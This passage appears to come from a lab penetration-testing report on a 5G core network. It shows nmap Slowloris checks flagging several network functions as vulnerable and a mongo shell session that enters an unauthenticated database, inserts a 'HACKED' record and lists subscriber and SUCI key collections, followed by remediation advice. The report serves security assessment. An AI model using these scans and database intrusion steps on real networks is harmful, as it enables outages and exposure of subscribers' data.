|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750

Nmap done: 1 IP address (1 host up) scanned in 10.89 seconds
```

SMSF

```
???(root?ubuntu-0)-[~]
??# nmap --script http-slowloris-check 11.123.129.34 -p 80
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-28 17:26 UTC
Nmap scan report for smsf1-0.smsf1set.plmn-mnc85-mcc306-user-jupyter-sshetty8n0.svc.cluster.local (11.123.129.34)
Host is up (0.00025s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750

Nmap done: 1 IP address (1 host up) scanned in 10.77 seconds
```

SCP

```
??# nmap --script http-slowloris-check 11.123.129.36 -p 80
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-28 17:28 UTC
Nmap scan report for scp-0.scp.plmn-mnc85-mcc306-user-jupyter-sshetty8n0.svc.cluster.local (11.123.129.36)
Host is up (0.00031s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750

Nmap done: 1 IP address (1 host up) scanned in 11.61 seconds
```

Authentication Server Function (AUSF)

```
???(root?ubuntu-0)-[~]
??# nmap --script http-slowloris-check 11.123.129.39 -p 80
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-28 17:31 UTC
Nmap scan report for ausf1-0.ausf1set.plmn-mnc85-mcc306-user-jupyter-sshetty8n0.svc.cluster.local (11.123.129.39)
Host is up (0.00028s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750

Nmap done: 1 IP address (1 host up) scanned in 10.76 seconds
```

Unified Data Management (UDM)

```
???(root?ubuntu-0)-[~]
??# nmap --script http-slowloris-check 11.123.129.57 -p 80
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-28 17:33 UTC
Nmap scan report for udm1-0.udm1set.plmn-mnc85-mcc306-user-jupyter-sshetty8n0.svc.cluster.local (11.123.129.57)
Host is up (0.00027s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750

Nmap done: 1 IP address (1 host up) scanned in 10.77 seconds
```

The observation from the http-slowloris-check script indicates that a significant portion of the 5G network services are vulnerable to Distributed Denial of Service (DDoS) attacks.

The http-slowloris-check script is specifically designed to detect vulnerabilities related to the Slowloris attack on web servers, where attackers attempt to overwhelm servers by keeping numerous connections open for an extended duration, exhausting server resources and rendering services unavailable to legitimate users.

4. MONGO DB/NoSQL ATTACK

4.1 Overview of MongoDB Attack

MongoDB, a popular NoSQL database, has been targeted in various cyberattacks due to misconfigurations and vulnerabilities in its deployment. One prevalent attack vector is the MongoDB ransomware attack, where threat actors exploit misconfigured databases that are publicly accessible without authentication. In such attacks, hackers gain unauthorized access to the MongoDB instance and encrypt the data, demanding ransom payments in exchange for decryption keys. These attacks highlight the importance of properly configuring MongoDB deployments, including enabling authentication, restricting access to trusted networks, and implementing robust security measures to prevent unauthorized access.

Another type of attack targeting MongoDB databases is injection attacks, where malicious actors exploit vulnerabilities in application code or input validation mechanisms to execute arbitrary MongoDB commands. By injecting malicious code or crafted input data, attackers can manipulate database queries, extract sensitive information, or even execute unauthorized operations on the database. Preventing injection attacks requires implementing secure coding practices, input

validation, and parameterized queries to mitigate the risk of code injection vulnerabilities and safeguard MongoDB databases from exploitation.

Additionally, MongoDB databases are susceptible to brute-force attacks, where attackers attempt to gain unauthorized access by systematically trying different username and password combinations until they find valid credentials. Weak or default credentials, coupled with lack of account lockout policies, make MongoDB instances vulnerable to brute-force attacks. Mitigating this risk involves implementing strong password policies, enabling account lockout mechanisms, and employing intrusion detection systems to detect and block suspicious login attempts, thereby strengthening the security posture of MongoDB deployments against brute-force attacks.

4.2 RESULT

The absence of password protection on the database represents a critical security oversight, leaving it vulnerable to unauthorized access and manipulation. In such cases, malicious actors can exploit this lack of authentication requirements to gain unrestricted access to the database, potentially leading to data breaches, tampering, or data loss. Without proper authentication mechanisms in place, anyone with network access can modify the database contents, posing significant security risks and compliance concerns.

This scenario underscores the importance of implementing robust authentication measures, such as requiring strong passwords or utilizing other authentication mechanisms like key-based authentication or multi-factor authentication. Additionally, access controls should be enforced to limit privileges based on user roles and responsibilities, ensuring that only authorized users can perform specific actions on the database. Regular security audits and vulnerability assessments are also essential to identify and remediate such misconfigurations promptly, fortifying the database's defenses and safeguarding sensitive data from exploitation.

Figure 11Easy Access to Information About the Database

```
> show dbs
admin                                                  0.000GB
config                                                 0.000GB
local                                                  0.000GB
mongo-plmn-mnc85-mcc306-user-jupyter-sshetty8n0  0.000GB
test                                                   0.000GB
> use HACKED
switched to db HACKED
> db.HACKED.insert({id: "1", username: "admin"})
WriteResult({ "nInserted" : 1 })
>
```

Figure 12 Modified the Database adding additional Collections

```
> show dbs
HACKED                                                 0.000GB
admin                                                  0.000GB
config                                                 0.000GB
local                                                  0.000GB
mongo-plmn-mnc85-mcc306-user-jupyter-sshetty8n0  0.000GB
test                                                   0.000GB
```

Figure 13 Modified the Database adding additional Collection (HACKED)

```
> use mongo-plmn-mnc85-mcc306-user-jupyter-sshetty8n0
switched to db mongo-plmn-mnc85-mcc306-user-jupyter-sshetty8n0
> show collections
subscribers
suci_keys
> use subscribers
switched to db subscribers
```

Figure 14 Access to the Subscribers and the SUCI Keys

5. CONCLUSION

The comprehensive assessment of the network infrastructure has revealed several critical vulnerabilities that pose significant risks to its security and stability. Firstly, the network's susceptibility to Distributed Denial of Service (DDoS) attacks represents a grave concern, as evidenced by the observed vulnerabilities in various network services and components. The potential for DDoS attacks to disrupt network operations, overwhelm resources, and compromise service availability underscores the urgent need for robust mitigation measures to safeguard against such threats. Implementing effective DDoS protection mechanisms, such as rate limiting, traffic filtering, and intrusion detection systems, is imperative to mitigate the risk of DDoS attacks and ensure uninterrupted service delivery.

Furthermore, the ease of access to the database due to the lack of authentication requirements presents a significant security lapse that could lead to unauthorized data access, tampering, or exfiltration. The database's vulnerability raises serious concerns about the confidentiality, integrity, and availability of sensitive information stored within, necessitating immediate action to secure the database environment. Strengthening database security through the implementation of authentication mechanisms, access controls, and encryption protocols is essential to prevent unauthorized access and protect valuable data assets from exploitation or compromise.

Moreover, the instability of the DNS server poses a notable risk to the network's functionality and reliability, as evidenced by its erratic behavior and failure to respond effectively to queries. A compromised or unstable DNS server can disrupt network communications, impede access to critical services, and undermine user experience. Addressing DNS server instability requires thorough troubleshooting, performance optimization, and implementation of resilience measures, such as redundant DNS servers and proactive monitoring, to ensure the continuity and robustness of DNS services in the face of potential attacks or infrastructure failures. By addressing these vulnerabilities comprehensively and implementing appropriate security measures, the network can enhance its resilience to cyber threats and safeguard the integrity, availability, and confidentiality of its resources and services.

6. FURTHER WORK

Beginning with Wireshark packet analysis for UE data and secrets, the focus is on capturing and dissecting network traffic to uncover potential vulnerabilities or sensitive information exchanges. This involves filtering and scrutinizing packets exchanged between User Equipment (UE) and the network, identifying plaintext data or authentication credentials, and assessing their implications for network security and data privacy. Concurrently, the utilization of Metasploit scripts and modules introduces offensive tactics to the assessment, enabling targeted attacks against network assets through reconnaissance, exploitation of known vulnerabilities, and post-exploitation activities. This phase entails identifying auxiliary modules for initial enumeration, executing exploits to gain unauthorized access, and leveraging post-exploitation modules for further network reconnaissance or privilege escalation. Lastly, incorporating DNS spoofing with Bettercap adds a layer of deception to the assessment, allowing for the manipulation of DNS responses to redirect queries to malicious IP addresses controlled by the attacker. This technique facilitates the interception and analysis of DNS queries and packets, revealing potential weaknesses in DNS security and highlighting the impact of spoofing attacks on network integrity and user privacy. Through these comprehensive tasks, network security analysts can uncover vulnerabilities, assess the effectiveness of existing security measures, and recommend appropriate remediation strategies to fortify network defenses against potential threats.

7.REFERENCES

1. MongoDB Pentesting | Exploit Notes (hdks.org)
2. Nmap Cheat Sheet 2024: All the Commands & Flags (stationx.net)
3. Attacks on 5G Infrastructure From Users' Devices | Trend Micro (RU)
4. GiambartolomeiFilippo_Pentesting5GCoreNetwork.pdf (unipd.it)
5. NMAP NSE Script (https://nmap.org/nsedoc/scripts/http-slowloris.html)
6. How to Use Nmap: Commands and Tutorial Guide (https://www.varonis.com/blog/nmap-commands)
7. How to DDoS (https://www.cloudflare.com/en-gb/learning/ddos/ddos-attack-tools/how-to-ddos/)
8. Kali Tools (https://www.kali.org/tools)
9. Metasploit Docs (https://docs.metasploit.com/)
10. Bettercap tutorial (https://www.stationx.net/bettercap-tutorial/)
11. OWASP (https://owasp.org/)
12. NMAP Cheatsheet (https://www.tutorialspoint.com/nmap-cheat-sheet)
13. Thinking like a 5G Attacker – Delloite (https://www2.deloitte.com/content/dam/Deloitte/us/Documents/Advisory/us-thinking-like-a-5G-attacker.pdf)